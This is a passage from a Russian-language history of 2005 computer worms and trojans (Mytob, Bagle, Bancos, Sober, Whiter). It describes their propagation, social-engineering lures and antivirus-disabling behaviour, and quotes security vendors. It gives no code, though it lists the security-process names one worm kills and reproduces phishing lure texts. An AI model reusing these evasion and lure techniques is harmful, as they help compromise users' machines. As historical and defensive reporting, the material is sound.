выяснено, что авторы «Mytob» называли себя «Hellbot»[27] и в «Mytob», кроме кода «Mydoom», была использована также часть программного кода вируса «Rbot». Итак, все существовавшие на то время штаммы «Mytob» можно было объединить по следующим признакам: они крали из инфицированных компьютеров почтовые адреса и оставляли на компьютере «троянскую» программу, открывающую «чёрный ход», чтобы

[27] «Hellbot» (англ.) – *сокр. от* «Адский [ро]бот»).

затем устанавливать на инфицированной системе другие программные модули, а также пытались отключить защитные программы и обладали собственным кодом для работы с почтовыми серверами.

Если говорить о надоедливом и опасном семействе «Mytob» в терминах статистики, то в начале июня почти половина от общего количества всех вредоносных компьютерных программ, «отловленных» компанией Sophos, приходилась как раз на него. Британская компания MessageLabs также подтвердила чрезвычайную распространённость семейства «Mytob». В частности, аналитик этой компании, Максим Шипка, сказал, что за первую неделю наблюдений в июне штаммы «Mytob» составили более 35% от всех обнаруженных компьютерных вирусов и только за сутки MessageLabs перехватывала до 1,1 млн. их копий. В результате сразу несколько ведущих компаний-разработчиков антивирусных продуктов поставили один из штаммов «Mytob» – «Mytob.gv» на первое-третье места в своих «горячих десятках» самых активных вирусов за май 2005 года. Этот штамм распространялся по электронной почте, рассылал себя по всем найденным им в инфицированном компьютере адресам, подменяя адрес отправителя, а также посредством использования ресурсов общего пользования, защищенных несложными паролями. «Mytob.gv» открывал «чёрный ход» в компьютерную систему и завершал заранее определённые процессы, большинство из которых принадлежало антивирусным приложениям, а также блокировал доступ к Web-сайтам компаний, которые занимаются проблемами информационной безопасности, оставляя компьютеры незащищёнными. По результатам исследований, проведённых аналитическими центрами сети SophosLabs, компания Sophos составила список десяти наиболее распространённых компьютерных вирусов за всё первое полугодие 2005 года, в котором шестое и восьмое места заняли два штамма «Mytob» – «Mytob.be» (2,6 %) и «Mytob.as» (2,0 %). Причём наиболее «свежие» штаммы использовали новую тактику, чаще всего применяемую «фишерами», а именно, ссылку на фиктивный Web-сайт, на котором был помещён вредоносный программный код. «Каждый новый штамм

“Mytob” претерпевал некоторые изменения, свидетельствующие о том, что авторы вредоносной программы занимаются поиском таких новых элементов злонамеренного кода, которые помогли бы им сконструировать совершенного “суперчервя”, – констатировали специалисты компании Sophos. – Более того, мы полагаем, что семейство этих червей вскоре пополнится новыми модификациями». Интересно, но штаммы «Mytob» со временем не только не снизили, но и перекрыли свои же показатели: в сентябрьском рейтинге вирусов лидировал хорошо известный нам «NetSky» – штамм «NetSky.p»[28], но «серебро» и «бронзу» по-братски поделили штаммы «Mytob» – «Mytob.be» и «Mytob.as». Четвёртое и пятое места отвоевали «Zafi.d» и NetSky.d», но все остальные позиции 6 по 10 уверенно заняли опять-таки штаммы «Mytob».

21 октября 2005 года аналитики компании Trend Micro, разрабатывающей антивирусное программное обеспечение и средства защиты контента Интернет, обнаружили новый штамм «Mytob» – «Mytob.ll». Причём это был уже восьмой штамм «Mytob», обнаруженный ими в течение всего лишь семи дней с 14 по 21 октября, что, по мнению некоторых экспертов, свидетельствовало о продолжающемся успешном существовании и развитии этого вредоносного семейства в Интернет. В связи с этим старший менеджер по исследованиям в области антивирусной защиты TrendLabs Europe Дэвид Копп рекомендовал всем пользователям проявлять бдительность: «Как мы это уже видели на примере предыдущих вредоносных программ и их семейств, “Mytob.ll” может готовить почву для будущих атак. “Mytob.ll” понижает настройки MS Internet Explorer для уровней безопасности и доверенных зон, делая компьютер уязвимым для будущих атак». Г-н Копп также добавил, что каждый компьютер, инфицированный этим штаммом червя, расширяет

[28] Объёмы трафика от этого вируса хоть и снизились с 2,01 % от общего объёма, имевшего место в августе до 1,75% в сентябре, но всё ещё оставались наиболее внушительными на фоне остальных вирусов.

уже и без того достаточно большую базовую сеть «ботов», которая используется червями семейства «Mytob».

Однако вернемся в апрель.

20 апреля 2005 года «Лаборатория Касперского» сообщила об обнаружении нового опасного штамма известного сетевого червя «Bagle» – «Bagle.bn». Эксперты компании зарегистрировали проведение двух массовых спамерских рассылок электронных писем, которые содержали «Bagle.bn»[29]. Причём непосредственно за рассылками последовало множество обращений пользователей, ставших получателями инфицированной корреспонденции. По предположениям специалистов, рассылка была направлена на поддержание в актуальном состоянии «зомби-сетей»[30] компьютеров, заражённых различными штаммами «Bagle», что требуется авторам вредоносной программы для получения новых сведений о пользователях инфицированных систем. По словам г-на Луиса Корронса: «Целью “Mitglieder.cg”[31] является скачивание вредоносного программного обеспечения на компьютер. Он делает это, подключаясь к большому количеству Интернет-адресов и пытаясь скачать файлы, которые вероятнее всего содержат прочее вредоносное программное обеспечение, такое как backoor-приложения, программы-шпионы, рекламное программное обеспечение и т. д. Это позволяет авторам таких вредоносных кодов создавать сети зараженных компьютеров, чтобы проводить атаки на другие компьютеры или собирать сотни тысяч электронных адресов для последующей рассылки спама». Итак, штамм «Bagle.bn» распространялся через электронную почту в виде вложений в электронные письма, представлял собой заархивированный файл 19_04_2005.exe в архиве с расширением *.zip и

[29] Данные, параллельно собранные международной сетью Panda Software, показывали, что новый вредоносный программный код начинает быстро распространяться сразу в нескольких странах.

[30] «Botnet» (англ.) – *проф.* «зомби-сеть». Сеть, состоящая из средств вычислительной техники, заражённых теми или иными вредоносными компьютерными программами.

[31] Другое название «Bagle.bn».

длиной 19 Кб, приложенный к письму с отсутствующими заголовком и текстом. «Bagle.bn» активизировался после распаковки пользователем заархивированного приложения к письму – в процессе последующего запуска инфицированного файла. Он создавал во временном каталоге операционной системы Windows текстовый файл, содержавший слово «Sorry», название которого начиналось с символа «~» (тильда) и имел расширение *.txt. При этом данный текстовый файл открывался «червём» с помощью установленного по умолчанию текстового редактора Windows, обычно им являлся MS Notepad. После этого «Bagle.bn» копировал себя в системный каталог операционной системы и регистрировался в ключе системного реестра. Подчеркнём, что вредоносная программа прерывала процессы, осуществляющие персональную защиту компьютера и локальных подсетей, оставляя атакованный компьютер незащищённым. Кроме того, «Bagle.bn» удалял соответствующие ключи системного реестра для блокирования перезапуска антивирусного программного обеспечения и создания ситуации, в которой становился невозможным доступ пользователя к Web-сайтам антивирусных компаний с целью загрузки модулей программных обновлений. Специалисты отмечали особую опасность содержащегося в «Bagle.bn» bot-компонента, который после активизации проводил мониторинг заранее заданного вирусописателем диапазона адресов URL и выискивал там новые вредоносные программы и штаммы, размещаемые автором «Bagle.bn» по этим адресам. В случае появления нового вредоносного файла bot-компонент инсталлировал его в инфицированном компьютере, а затем запускал на выполнение, что давало вирусописателю возможность контроля над созданной им bot-сетью в собственных целях.

На следующий день после появления «Bagle.bn» испанская антивирусная лаборатория компании Panda Software сообщила о регистрации штамма «Bancos.fc» «троянской» программы «Bancos», запрограммированного на кражу относящихся к банковским счетам пользователей данных и их последующую пересылку злоумышленникам, которые планировали использовать

добытые преступным путём сведения в мошеннических целях. Специалисты Panda Software отмечали, что «Bancos.fc» не распространялся самостоятельно и злоумышленник вынужден был заботиться о его распространении «вручную». «Bancos.fc» мог распространяться через множество каналов: скачанные из Глобальной сети файлы, электронные письма, сети P2P (например, KaZaA), различные устройства хранения информации и т. п. Когда пользователь запускал содержащий «Bancos.fc» файл, «троянский» компонент инсталлировался в компьютерной системе и незамедлительно создавал свою копию по имени ftpex.exe, а также другой файл – динамически изменяемую библиотеку ftpex.dll. Этот файл содержал адреса в Интернет различных финансовых учреждений по всему миру, хотя особый упор был сделан на испано-говорящие страны. Файл ftpex.dll запускался каждый раз, как только пользователь запускал процесс или программное приложение, ожидая использования MS Internet Explorer. В этот момент инициировалась проверка всех вводимых URL по критерию их совпадения с каким-либо из URL из заданного списка. Введённые пользователем URL и дополнительные данные (например, имя пользователя, пароль, номера кредитных карточек или счетов) фиксировались и отсылались на заранее определённый злоумышленниками сервер.

Эксперты Panda Software указывали на то важное обстоятельство, что «Bancos.fc» был работоспособен только в том случае, если для выхода в Интернет использовался модем, и если соединение устанавливалось через выделенную/локальную сеть, «Bancos.fc» не мог осуществлять запланированные его автором действия. «Появление такого рода троянца, разработанного для кражи банковских данных, мотивировано потенциальной финансовой прибылью, которую могут получить создатели этого вредоносного кода. Онлайновые мошенничества стали главной целью киберпреступников. Вот почему рост фишинговых махинаций составляет 20% каждый месяц, разрабатываются новые опасные методы кражи денег у пользователей, например, такие как

фарминг[32]», – охарактеризовал создавшуюся ситуацию директор лаборатории PandaLabs Луис Корронс. Итак, «Bancos.fc» был найден сотрудниками PandaLabs на Web-странице, с которой он мог быть перекачан для использования злоумышленниками и владельцы сервера, на котором была размещена эта страница, были немедленно уведомлены Panda Software. Но существовала и существует вероятность того, что программный код «Bancos.fc» и аналогичных вредоносных компьютерных программ может латентно размещаться на других Web-сайтах и поэтому при открытии электронных сообщений или скачивании файлов из Интернета или с FTP-серверов рекомендуется принять меры предосторожности.

22 апреля 2005 года в Интернет был обнаружен очередной штамм известного нам по предыдущим годам червя «Sober» – «Sober.n», который атаковал электронные почтовые ящики пользователей. Зная потенциальные «способности» этого компьютерного вируса большинство ведущих компаний сразу же оценило уровень опасности «Sober.n» как «средний». В сообщении Ленты новостей – PROext, например, говорилось, что «подобно предыдущим вариантам, 14 воплощение червя – “Sober.n” распространяется как приложение к электронной корреспонденции. <…> Письма, сопровождаемые “червём”, написаны на английском и немецком языках, и маскируются под сообщения от частного лица о получении электронной почты с адреса жертвы и пересылке копии полученного. Электронные послания сопровождаются приложениями с названием your_text.zip и размером около 73 Кб». Как и более ранние штаммы «Sober.n» инфицировал только те компьютеры, которые функционировали под управлением операционной системы Windows. «Примерно через сутки отдельные инциденты переросли в эпидемию и по состоянию на 23 апреля, только в Великобритании пользователям было разослано

[32] «Farming» (англ.) – *проф.* фарминг, заключается в изменении DNS (Domain Name System) адресов так, чтобы Web-страницы, которые посещает пользователь, были не оригинальными, а другими, созданными электронными злоумышленниками специально для сбора конфиденциальной информации, особенно относящейся к онлайновым банкам.

более 86,7 тысяч электронных посланий с “Sober.n”», – сообщали представители английского производителя антивирусного программного обеспечения, компании BlackSpider.

Эпидемия «Sober.n» продолжалась недолго и постепенно сошла на нет, но практически никто из специалистов не сомневался, что в течение 2005 года будут появляться всё новые штаммы «Sober», которые «ещё попьют крови» и смогут вызвать новые масштабные эпидемии.

26 апреля в европейском сегменте Интернет объявился новый вирус, который поначалу получил неофициальное прозвище «Убийца MP3», так как целенаправленно и беспощадно удалял из инфицированных им компьютерных систем все без исключения файлы формата MP3, а также файлы с расширением *.com. По предварительным предположениям он был создан во Франции[33] и никаких других деструктивных действий не производил. Интересно, что многие зарубежные эксперты указывали на этот вирус, которому тем временем было официально присвоено имя «Nopir.b», как на детище «без всяких сомнений автором которого является одна из компаний, таким специфическим способом защищающих права медиамагнатов». Распространялся вирус через файлообменные (пиринговые) сети под видом исполняемого файла – программы для копирования защищённых DVD-дисков, но на самом деле он и не собирался выполнять продекларированные функции, зато методично стирал все найденные в компьютере пользователя файлы формата MP3 и блокировал доступ к администрированию системы. Весьма «узкая специализация» данной программы дополнялась тем, что она инфицировала только те компьютеры, которые работали под управлением операционной системы Windows. Казалось бы «Nopir.b» занимался благим делом – боролся с компьютерным пиратством и нелегальным копированием, но вот одна «неувязочка»… Он был не в состоянии отличить пиратские версии MP3 от абсолютно легальных. В результате разработчики «Nopir.b» понесут ответствен-

[33] «Nopir.b» проявлял себя визуально, выводя на экран монитора французский флаг.

ность наряду с авторами любых других вредоносных компьютерных программ. И действительно, правы специалисты антивирусной компании AhnLab, которые как раз и обнаружили это творение: «Такая борьба с пиратством сама подобна пиратству, не говоря уж о том, что нарушает права на неприкосновенность частной собственности пользователей». Кстати, специалисты оценили опасность этого вируса как «довольно низкую», так как распространялся он крайне медленно.

Однако уже 12 мая 2005 года специалисты компании Panda Software зафиксировали появление чрезвычайно опасной «троянской» программы «Whiter.f»[34], которая продолжила «боевые действия» якобы против программного и музыкального пиратства стирая между тем все без исключения файлы с «жёсткого» диска инфицированного компьютера. При этом главным мотивом и оправданием этих крайне деструктивных действий вирусописателями декларировалась беспощадная борьба с программным и музыкальным пиратством в Интернет. «Whiter.f», также как и большинство «троянских» программ, не мог распространяться самостоятельно и ему приходилось пользоваться вполне традиционными каналами: флоппи-диски, компакт-диски, электронные письма с заражёнными вложениями, файлы и контент, скачиваемые из Интернет, FTP, а также пиринговые системы обмена файлами (P2P) и пр. После проникновения в компьютер пользователя «Whiter.f» создавал в корневой директории операционной системы Windows текстовый файл wxp.txt, который содержал следующее нравоучение: You did a piracy, you deserve it («Ты занимался пиратством, ты заслужил это»). Краткое разъяснение пользователю грядущего наказания заканчивалось запуском процедуры замены всех файлов на «жёстком» диске инфицированного компьютера созданным ранее текстовым файлом wxp.txt, а затем «Whiter.f» недвусмысленно подтверждал своё имя, полностью удаляя их с «жёсткого» диска, что при-

[34] «Whiter» (англ.) – *комп. сл.* «Опустошитель», от *сущ.* пробел, пустое пространство; *гл.* вставлять (оставлять) пустое пространство, вставлять строку пробелов.

водило к его полному опустошению и, естественно, остановке работы компьютера. Именно по этой причине, данная «троянская» программа получила рейтинг «исключительно опасной». Хуже того, если пользователь пытался восстановить данные «жёсткого» диска с помощью специальной утилиты, восстанавливались только текстовые файлы с описанным выше сообщением.

Прямо скажем: «Whiter.f» представлял собой весьма достойного продолжателя дела «Nopir.b»! Но вернёмся к нашей летописи.

2 мая 2005 года эксперты «Лаборатории Касперского» зафиксировали в Интернет первое появление нового штамма почтового червя «Sober» – «Sober.p», который, согласно сообщениям провайдеров Интернет, стал наиболее часто встречающейся вредоносной программой в почтовом трафике и в течение последующих суток вызвал масштабную эпидемию в Европе. Причём, специалисты отмечали, что «Sober.p» побил все возможные рекорды своих «предшественников» – других почтовых червей – по количеству рассылаемых им электронных писем и скорости распространения в западноевропейском сегменте Интернет (Голландия, Германия, Венгрия и т. д.), тогда как от азиатских, восточноевропейских и российских пользователей поступало минимальное количество жалоб на инфицирование компьютерных систем данным штаммом.

Итак, «Sober.p» распространялся через электронную почту в виде вложений в электронные сообщения и представлял собой самораспаковывающийся архив размером около 53 Кб, вложенный в письмо с произвольно выбранными заголовком и текстом на английском или немецком языке. Наименование заражённого вложения выбиралось также произвольно, но из заранее определённого вирусописателем списка и ему присваивалось расширение *.zip. «Sober.p» активизировался только в том случае, если пользователь запускал инфицированное вложение. После запуска на экране появлялось со-

общение архиватора об ошибке – CRC[35] not complete («CRC не завершён»), «червь» копировал свой программный код в системную директорию под именами сервисных системных программ и создавал собственные копии в нескольких папках, а затем регистрировался в ключе системного реестра. После копирования «червь» начинал поиск адресов для проведения рассылки – как в адресных книгах, так и в файлах, содержащих различные виды данных – текстовые файлы, презентации MS Power Point, базы данных и т. д. Когда поиск завершался, «червь» рассылал себя по всем найденным адресам.

И всё бы ничего. Эпидемия постепенно стихла, ущерб подсчитали, но семейство «Sober», которое как мы помним, уже давно вошло в состав «звёзд» первой величины среди вредоносных компьютерных программ, сдаваться отнюдь не собиралось и продолжало трепать нервы пользователям на протяжении всего 2005 года. Поэтому, как нам кажется, здесь стоит рассмотреть все основные события, непосредственно связанные с выходом всё новых штаммов «Sober», а потом вернуться к нашей хронологии, более не отвлекаясь на «извивы судьбы» этой вредоносной программы.

18 мая «Лаборатория Касперского» сообщила об обнаружении нового штамма опасного Интернет-червя «Sober» – «Sober.q», который распространялся при помощи предшествующего штамма «Sober.p», содержащего функцию загрузки файлов с нескольких Web-сайтов и к тому же имел «политическую направленность». Благодаря выбранному способу распространения «Sober.q» поражал только те компьютерные системы, которые ранее уже были инфицированы штаммом «Sober.p». Он представлял собой модифицированный исходный программный код родоначальника семейства, но не содержал функции распространения своего тела в виде вложенных в письма фай-

[35] CRC (Cyclical Redundancy Check) – *терм.* контроль при помощи циклического избыточного кода. Цикличный избыточный код – число, получаемое в результате математических преобразований над блоком данных. На стороне получателя вычисления повторяются. Если результаты обоих вычислений совпадают, то считается, что блок принят без ошибок. В противном случае передачу блока необходимо повторить.

лов. Вместо этого он рассылал по электронной почте различные тексты и ссылки радикально-политического характера. Будучи запущенным и активизированным на атакуемом компьютере своим предшественником, «Sober.q» копировал себя в системную директорию операционной системы Windows и регистрировался в ключе автозапуска системного реестра, а также в ключе, отвечающем за запуск исполняемых файлов. Таким образом, «Sober.q» получал управление при каждом запуске любого исполняемого файла в инфицированной компьютерной системе. Кроме перечисленного, он создавал несколько вспомогательных файлов с различными именами в системной директории операционной системы, а затем просматривал файловую систему заражённого компьютера и записывал в специальные файлы все найденные адреса электронной почты, – за исключением принадлежащих крупным разработчикам программного обеспечения, в том числе и антивирусных продуктов. После выполнения этих достаточно рутинных операций «Sober.q» производил ряд действий, которые, как подчёркивали эксперты, не вписывались в стандартный алгоритм действий «червей» семейства «Sober»: «Вирус создавал файл под названием %system%\Spammer.ReadMe и со следующим текстом на немецком языке: Ich bin immer noch kein Spammer! Aber sollte vielleicht einer werden :) In diesem Sinne. (“Я пока ещё не спамер! Однако кто-то, вероятно, должен быть им :) В этом смысл”). Затем “Sober.q” рассылал по всем найденным адресам, относящимся к доменным зонам .de, .ch, .at, .li и .gmx письма с текстами радикально-политического толка на немецком языке, отправляя по всем прочим адресам англоязычные послания». В теле «червя» содержалось несколько десятков различных вариантов текстов для рассылок такого рода. Вместе с тем, по аналогии с предыдущими штаммами «Sober», штамм «Sober.q» путём обращения к нескольким серверам регулярно проверял системное время и в том случае, если дата была 11 мая 2005 года либо более поздней, эта вредоносная компьютерная программа пыталась загрузить произвольные файлы с нескольких Интернет-ресурсов. Кроме того, «Sober.q» пытался обнаружить в памяти и прекратить работу приложений, содержащих

в названии следующие строки: fxsob, gcas, gcip, giantanti, hijack, inetupd, microsoftanti, nod32kui, nod32, sober, s-t-i-n-g.

Следом за штаммом «Sober.q» в порядке очерёдности появились штаммы «Sober.r» и «Sober.v». Причём оба штамма мало отличались от предыдущих, распространяясь примерно теми же способами, что и их предшественники. Несмотря на повторы, семейство «Sober» стало самым опасным вирусом в Западной Европе: в начале июня многие ведущие антивирусные компании опубликовали списки наиболее активных вирусов в мае и первое место почти во всех из них занимали штаммы «Sober». Так называемые «двуязычные вирусы», например, содержащие английские и немецкие тексты «Sober.p» и «Sober.m», вызвали самую настоящую панику в Западной Европе. По данным фирмы «Sophos» штамм «Sober.n» в мае стал самым распространённым – на него приходилось до 44% вирусных прецедентов[36]. «Штамм “Sober.n” стал одним из крупнейших нарушителей спокойствия в этом году, – сказал консультант по безопасности Sophos Кароль Теро. – Этот почтовый червь распространился быстро, используя приёмы социальной инженерии, такие как предложение бесплатных билетов на Кубок мира по футболу, что побуждало пользователей открывать заражённые вложения»[37]. В результате антивирусные компании еще раз сошлись во мнении относительно тенденции распространения компьютерных вирусов: «Вирусный мир изменяется –

[36] В России картина была совсем иной, «Лаборатория Касперского» заявляла всего лишь о 3% прецедентов.

[37] На электронный адрес пользователя приходило сообщение с интригующим текстом, предлагающим открыть приложенный к посланию файл. Стоило пользователю активизировать вирус, как тот приступал к сбору содержащихся в адресной книге адресов и рассылке по ним своих копий. Интересно, что штамм «Sober.n» был ориентирован на пользователей, говорящих на немецком языке и искушал любителей футбола, сообщая о возможности выигрыша билетов на футбол. Кубок мира, который должен был состояться (и состоялся, впрочем) как раз в Германии летом 2006 года. Скажите, пожалуйста, разве можно было устоять перед таким соблазном «нормальному» немецкому болельщику?! Всего этот штамм заразил тысячи компьютеров в 40 странах мира.

вредоносные программы теперь предназначены не для того, чтобы прославить автора, они направлены на преступные меркантильные цели».

7 октября 2005 года представитель компании Panda Software заявил о регистрации нового штамма «Sober» – «Sober.y», который распространялся в электронных сообщениях на английском и немецком языках с использованием методов социальной инженерии – выдавая себя за уведомление о новом пароле или за фотографию старых школьных друзей. Для распространения «червь» использовал два вида электронных посланий. Письмо на английском языке с темой «Your new password» («Ваш новый пароль»), якобы содержащее во вложенном файле pword_change.zip данные для ознакомления. Или письмо на немецком языке, якобы содержащее фотографии старых школьных друзей в файле KlassenFoto.zip. Оба заархивированные утилитой WinZip файла содержали исполняемый файл PW_Klass.Pic.packed-bitmap.exe, который представлял собой копию вредоносного кода. В случае запуска этого файла пользователем на выполнение, на экран монитора, по аналогии со штаммом «Sober.p», выводилось ложное сообщение об ошибке «CRC not complete» («CRC не завершён»), но деятельность «червя» не прекращалась, – он просматривал электронные адреса в инфицированной им компьютерной системе, сканируя файлы с заранее заданными расширениями. Затем «Sober.p» рассылал свой код по отобранным адресам, используя при этом собственный SMTP механизм. В том случае, когда адрес оканчивается на .de (Германия), .ch (Швейцария), .at (Австрия) или .li (Лихтенштейн), «червь» отправлял адресату немецкую копию письма. Если адрес заканчивается иначе, отправлялось сообщение на английском языке. По этому поводу директор антивирусной лаборатории PandaLabs Луис Корронс заметил: «Черви “Sober” всегда могли похвастаться своей способностью к распространению, и новая версия не является исключением. Вероятно, тому причиной является то, что она использует методы социальной инженерии, убеждая пользователей запустить заражённые файлы, и изменяя язык отправляемого сообщения в зависимости от местоположения получателя».

15 ноября 2005 года руководство специального подразделения баварской полиции и представители компании Panda Software публично объявили о новой волне штаммов семейства «Sober» – «Sober.ac», «Sober.ad», «Sober.ae». По их данным, для того чтобы избежать обнаружения антивирусными средствами, эти штаммы рассылались архивами различных форматов сжатия в почтовых сообщениях на английском и немецком языках. Точно так же, как и в случае с более ранними «родственниками», штаммы «Sober.ac», «Sober.ad» и «Sober.ae» распространялись «вручную» (то есть пользователь должен был сам запустить вредоносный код на выполнение), но в этот раз они были наделены способностью использования десятков форматов сжатия файлов – в таком случае их труднее обнаружить, блокировать и ликвидировать антивирусными программами. В частности, наращивание количества используемых данными штаммами форматов приводило к необходимости разработки большего числа вакцин и, естественно, больших ресурсов и времени для их создания, а временной фактор, в свою очередь, позволял злоумышленникам инфицировать большее число компьютеров. После инфицирования компьютера «черви» автоматически отправляли свои программные коды на все электронные адреса, которые они находили в хранимых в компьютере файлах. Язык сообщений мог быть как немецким, так и английским и определялся по аналогии со штаммом «Sober.p». Появление новых штаммов привело к тому, что по состоянию на 16 ноября 2005 года, по данным компании Panda Software, авторы семейства «Sober» использовали около 350 различных форматов сжатия для того, чтобы обмануть традиционные средства антивирусной защиты!

И в тот же день лаборатория PandaLabs зафиксировала появление ещё двух штаммов «Sober.af» и «Sober.ag».

Несмотря на то, что ни один из этих штаммов «Sober» – «Sober.ac», «Sober.ad», «Sober.af» и «Sober.ag» – не вызвал значительного количества инцидентов, само их количество послужило вполне понятой причиной для беспокойства всего компьютерного сообщества. Г-н Луис Корронс озвучил

следующее мнение: «…новых червей “Sober” нельзя считать особенно опасными ввиду их каких-либо специфических особенностей. Самое худшее в этой ситуации – их массовая рассылка в таком количестве различных форматов сжатия. Несмотря на то, что черви одни и те же, традиционным антивирусам требуется отдельная вакцина для каждого формата сжатия. Это, несомненно, значительно усложняет задачу провайдерам безопасности, поскольку им требуется тратить время на сбор всех циркулирующих вариантов и создание соответствующих вакцин, а затем еще включить новые “лекарства” в файл вирусных сигнатур каждого клиента». Кроме того, специалисты высказывались и о неясности цели вирусописателей, авторов многочисленных штаммов «Sober»: «Несмотря на то, что мы зафиксировали сотни сжатых файлов, содержащих одного из новых червей “Sober”, вирус не вызвал массовых инфекций. Это больше напоминает испытание, направленное на выяснение того, какой из червей будет меньше обнаруживаться системами безопасности. На настоящий момент циркулирует огромное количество заражённых писем, и поэтому пользователям следует быть предельно осторожными с сообщениями, полученными от неизвестных авторов», – добавляет Луис Корронс. И, действительно, новые штаммы «Sober» были очень похожи на своих предшественников, если пользователь запускал инфицированный файл, «Sober» автоматически отправлял свой программный код по всем электронным адресам, которые находил в хранимых в компьютере файлах. Отправляемые сообщения имели различные имена, а самой характерной чертой штаммов являлось изменение языка сообщения в зависимости от суффикса адреса. Напомним, что если адрес оканчивался на .de, .ch, .at или .li, «червь» отправлял адресату немецкий вариант письма, а если адрес заканчивался иначе, сообщение отправлялось на английском языке.

21 ноября в Интернет стал распространяться компьютерный вирус, который содержался в электронных письмах, якобы отправленных из ФБР США. В инфицированных посланиях сообщалось, например, следующее: «Dear Sir/Madam, We have logged your IP-address on more than 30 illegal Web-

sites. Important: Please answer our questions! The list of questions are attached. Yours faithfully, Steven Allison Federal Bureau of Investigation-FBI-935 Pennsylvania Avenue, NW, Room 3220 Washington, DC 20535 Phone: (202) 324-30000» («Дорогой сэр/мадам, мы запротоколировали Ваш IP-адрес[38] на более чем 30 незаконных Web-сайтах. Важно: пожалуйста, дайте ответы на наши вопросы! Перечень вопросов прилагается. С уважением, Стивен Эллисон[39] Федеральное бюро расследований-FBI-935 проспект Пенсильвания, Северо-запад, комната 3220 Вашингтон, округ Колумбия 20535. Телефон: (202) 324-30000»)[40]. То есть якобы ФБР США отловило получателя электронной корреспонденции, который посещал в Интернет запрещённые Web-сайты и, вполне закономерно, что пользователю настоятельно предлагалось открыть приложенный к письму файл для ответа на несколько возникших у сотрудников этой службы вопросов. Если пользователь послушно открывал прилагаемый файл, «червь» отображал на экране монитора окно с ложным сообщением об ошибке, а сам в это время инфицировал компьютерную систему. Запущенный на исполнение вложенный файл активизировал «червя», начинавшего поиск на «жёстких» дисках компьютера других адресов электронной почты. Кроме этого, «червь» завершал запущенные процессы, принадлежащие определённым приложениям, в том числе некоторым решениям безопасности.

---

[38] IP-address – *проф.* IP-адрес это уникальный адрес компьютера в сети Интернет, имеющий длину 4 байта. Обычно первый и второй байты определяют адрес сети, третий байт определяет адрес подсети, а четвертый – адрес компьютера в подсети. IP-адрес записывают в виде четырёх чисел со значениями от 0 до 255, разделённых точками.

[39] В некоторых случаях электронное письмо приходило с той же подписью, но, якобы, из ЦРУ США.

[40] Сообщение, содержащее «Sober.ah», могло быть самым разнообразным, поскольку его тема, текст и имя вложения произвольно выбирались вирусом из огромного числа вариантов. Иногда в фальшивом электронном письме от ФБР США сообщалось, что бюро подозревает пользователя в применении пиратских программ и, чтобы снять это подозрение, получателю требуется ответить на несколько находящихся во вложении вопросов. Однако на самом деле это вложение содержало вирус.

Каждый раз при завершении процесса отображалось диалоговое окно, сообщавшее, что «вирусов, троянов и шпионов не найдено». Это делалось, чтобы оставить компьютер беззащитным перед последующими атаками. Таким образом, лишь интенсивное использование предупреждающих технологий, способных определить наличие в электронном сообщении неизвестного вредоносного кода, могло достаточно надёжно оградить пользователей от необходимости принятия трудного решения: следует ли открывать потенциально опасное сообщение от столь серьёзной спецслужбы или проигнорировать его?

Обеспокоенное происходящим ФБР США незамедлительно опубликовало на своём Web-сайте обращение к пользователям Интернет с предупреждением о рассылке злоумышленниками электронных писем с компьютерными вирусами, подделанных под официальные сообщения бюро: «Мы никогда не рассылали подобные электронные сообщения и, в настоящее время, бюро собственными силами проводит расследование обстоятельств данного дела, а получателей ложных писем просим присылать свои сообщения на Web-сайт Internet Crime Complaint Center[41] по адресу http://www.ic3.gov».

Как мы знаем, это уже не первый случай, когда распространители вредоносных компьютерных программ маскируют письма под корреспонденцию от ФБР США, но в данном случае «героем дня» стал штамм всё того же пресловутого вируса «Sober», жертвами которого стали пользователи почтовых ящиков в США, Австрии, Германии и Швейцарии. 22 ноября эксперты компании Sophos опубликовали данные, согласно которым: «За последние 4 часа на долю этого червя пришлось более 61% от числа всех сообщений, полученных о вредоносных кодах, что делает его самым распространённым вирусом в мире». Старший консультант по технологиям компании Sophos Грэхем Клули счел необходимым прокомментировать сложившуюся ситуацию в следующих выражениях: «На уловку нового штамма червя “Sober” могли по-

[41] Internet Crime Complaint Center – Центр сбора информации о преступлениях в Интернет.

пасться неосторожные пользователи персональных компьютеров, проверяя сегодня утром свои почтовые ящики. Каждый законопослушный гражданин готов помочь полиции, когда его об этом просят, а некоторые люди могли просто запаниковать, что их ошибочно обвиняют в посещении нелегальных Web-сайтов, и запустить вложение этого незапрашиваемого письма. Хотелось бы напомнить всем пользователям о необходимости следовать простым правилам компьютерной гигиены и регулярно обновлять используемое ими антивирусное программное обеспечение. Каждый, у кого есть информация об авторе червя “Sober”, должен сообщить властям, занимающимся борьбой с компьютерными преступлениями. Этот вирусописатель с помощью вредоносных кодов уже два года ведёт атаки на невинных пользователей компьютеров и пора его остановить».

Так какой же штамм сумел вызвать такую реакцию? Это был «Sober.ah», который атаковал компьютеры по всему миру и, став причиной многочисленных инцидентов, заслужил «высокую оценку», к примеру, у компании Panda Software, объявившей «оранжевый уровень» вирусной тревоги. По данным онлайнового антивируса Panda ActiveScan, «Sober.ah» стал одним из наиболее часто встречающихся вредоносных программных кодов. С учётом того, что «червь» отправлял себя в сообщениях на английском или немецком языке, более всего пострадали от деятельности данного штамма США и Германия, учитывая, что при таком языковом «попадании» используемый вирусом метод социальной инженерии срабатывал в сокрушительном числе случаев. Уже к 24 ноября от «Sober.ah» пострадали тысячи и тысячи пользователей, и по всему миру пересылались миллионы инфицированных электронных сообщений, что заставило некоторых ведущих экспертов сделать предположение о том, что этот штамм рассылался через сети компьютеров, заражённых знакомыми нам «ботами», программами, которые превращали компьютер в «зомби» на службе у компьютерных вирусов и злоумышленников. Специалисты указывали, что именно по этой причине вероятность получения инфицированного электронного письма очень высока. Кроме того,

поскольку «Sober.ah» не эксплуатирует «уязвимости» защиты, а полагается на методы социальной инженерии, целью его атак могут быть компьютеры, не обладающие необходимой защитой от угроз, связанных с использованием Интернет. «Незащищённый компьютер – угроза для всего Интернет-сообщества. В настоящий момент активность кибер-преступников достигает тревожных уровней, и их атаки становятся всё более изощрёнными. Уже недостаточно быть просто осторожным с посещаемыми Web-страницами, или с открываемыми письмами; необходимо использовать все доступные технологические средства для поддержания приемлемого уровня защиты от опасностей Интернет», – заявлял известный нам г-н Луис Корронс.

